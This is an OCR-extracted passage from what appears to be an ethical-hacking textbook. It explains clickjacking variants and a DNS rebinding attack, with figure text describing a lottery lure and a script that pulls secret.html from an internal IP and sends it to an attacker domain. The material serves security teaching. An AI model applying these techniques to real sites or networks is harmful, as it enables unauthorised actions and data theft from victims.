Hi, You have won a lottery of $2M, click the link to claim it.
<A HREF=http://bank.com/....

Victim

Victim's Browser

Clickjacking Attack

A clickjacking attack is performed when the target website is loaded into an iframe element that is masked with a web page element that appears legitimate. The attacker performs this attack by tricking the victim into clicking on any malicious web page element that is placed transparently on the top of any trusted web page. Clickjacking is not a single technique; attackers leverage various attack vectors and techniques called UI redress attacks. They perform such attacks by exploiting the vulnerabilities caused by HTML iframes or improper configuration of the X-Frame-Options header. There are several variations of clickjacking attacks such as likejacking and cursorjacking. To perform these attacks, attackers send a link to the malicious website to the victim through email, social media, or any other media.

In clickjacking, the attacker loads the target website inside a low opacity iframe. Then, the attacker designs a page such that all the clickable items such as buttons are positioned exactly as on the selected target website. Now, the victim is tricked into clicking on the invisible controls or the deceptive UI elements that automatically trigger various malicious actions such as injecting malware, retrieving malicious web pages, retrieving sensitive information such as credit card details, transferring money from the victim's account, and buying products online.

The various clickjacking techniques employed by attackers are listed below:

- **Complete transparent overlay**: In this technique, the transparent, legitimate page or tool page is overlaid on the previously designed malicious page. Then, it is loaded into an invisible iframe and the higher z-index value is assigned for positioning it on top.
- **Cropping**: In this technique, only the selected controls from the transparent page are overlaid. This technique depends on the goal of the attack and may involve masking buttons with hyperlinks and text labels with false information, changing the button

labels with wrong commands, and completely covering the legitimate page with misleading information while exposing only one original button.

- **Hidden overlay**: In this technique, the attacker creates an iframe of 1×1 pixels containing malicious content placed secretly under the mouse cursor. When the user clicks on this cursor, it will be registered on the malicious page although the malicious content is concealed by the cursor.
- **Click event dropping**: This technique can completely hide a malicious page behind a legitimate page. It can also be used to set the CSS pointer-events property of the top to none. This can cause click events to "drop" through the legitimate masked page and registers only the malicious page.
- **Rapid content replacement**: In this technique, the targeted controls are covered by opaque overlays that are removed only for a moment for registering a click. An attacker using this technique needs to accurately predict the time taken by the victim to click on the web page.




Attacker
Attacker's Website
http://www.ch.com
Attacker overlays
malicious web page elements
WWW.certifiedhacker.com
1
Attacker sends
malicious website
link via email
3
Victim's browser
opens the target
website
Victim opens
link in the browser
2
http://www.fb.com
Hi, You have won a lottery of $2M, click the link to claim it.
<A HREF=http://bank.com/....
4
Victim clicks legitimate
UI element and gets
clickjacked
Victim
Victim's Browser

Figure 14.37: Illustration of clickjacking attack



DNS Rebinding Attack

- Attackers use the DNS rebinding technique to bypass the Same Origin Policy's security constraints, allowing the malicious web page to communicate or **make arbitrary requests** to local domains
- Example: An attacker creates a malicious website with domain name certifiedhacker.com and registers it with the **DNS server** controlled by them
- The attacker then configures the DNS server to send DNS responses with very **short TTL values** to avoid caching

Victim's Web Browser
Malicious Web Server hosting attacker's website *http://certifiedhacker.com*
Load certifiedhacker.com
DNS: resolve certifiedhacker.com
DNS: IP of certifiedhacker.com (Short TTL) - 10.10.10.10
HTTP: get http://10.10.10.10/index.html
HTTP: index.html embedded with JavaScript
Run the script which requests http://certifiedhacker.com /secret.html
DNS: resolve certifiedhacker.com (due to short TTL)
DNS: IP of xyz.com - 10.10.10.2
HTTP: get http://10.10.10.2/secret.html
HTTP: secret.html
Attacker have successfully bypassed SOP. Now, the script sends secret.html to the attacker

DNS Rebinding Attack

Attackers use the DNS rebinding technique to bypass the same-origin policy's security constraints, allowing the malicious web page to communicate with or make arbitrary requests to local domains. For instance, if a client is working for an organization, he/she mostly uses the internal or private network. Any externals resources cannot be accessed inside that private network due to the same-origin policy (SOP). Hence, attackers cannot directly communicate with the local network due to restrictions in the SOP. Therefore, they use the DNS rebinding technique to circumvent this SOP security implementation.

How DNS Rebinding Works

An attacker creates a malicious website with the domain name certifiedhacker.com and registers it with the DNS server controlled by him/her. Now, the attacker configures the DNS server to send DNS responses with very short TTL values to avoid caching of the responses. Then, the attacker begins his/her intended operation with the HTTP server that contains the malicious website http://certifiedhacker.com.

When the victim opens the malicious website, the attacker's DNS server sends the IP Address of the HTTP server that hosts the attacker-controlled website http://certifiedhacker.com. The web server responds with a page that runs JavaScript code in the victim's browser. Then, the JavaScript code accesses the website on the domain *http://certifiedhacker.com* to get additional resources from *http://certifiedhacker.com/secret.html*. When the browser runs the JavaScript, it makes a DNS request for the domain (owing to the short TTL configuration), but the attacker-controlled DNS server responds with a new IP. For instance, if the attacker-controlled DNS server responds with the private or internal IP of xyz.com, the victim's browser loads http://xyz.com/secret.html and not *http://certifiedhacker.com/secret.html* successfully by bypassing the SOP.




Victim's Web Browser
Malicious Web Server hosting attacker's website *http://certifiedhacker.com*
Load certifiedhacker.com
DNS: resolve certifiedhacker.com
DNS: IP of certifiedhacker.com (Short TTL) - 10.10.10.10
HTTP: get http://10.10.10.10/index.html
HTTP: index.html embedded with JavaScript
Run the script which requests http://certifiedhacker.com /secret.html
DNS: resolve certifiedhacker.com (due to short TTL)
DNS: IP of xyz.com - 10.10.10.2
HTTP: get http://10.10.10.2/secret.html
HTTP: secret.html
Attacker have successfully bypassed SOP. Now, the script sends secret.html to the attacker

Figure 14.38: Demonstration of DNS rebinding attack



Module Flow

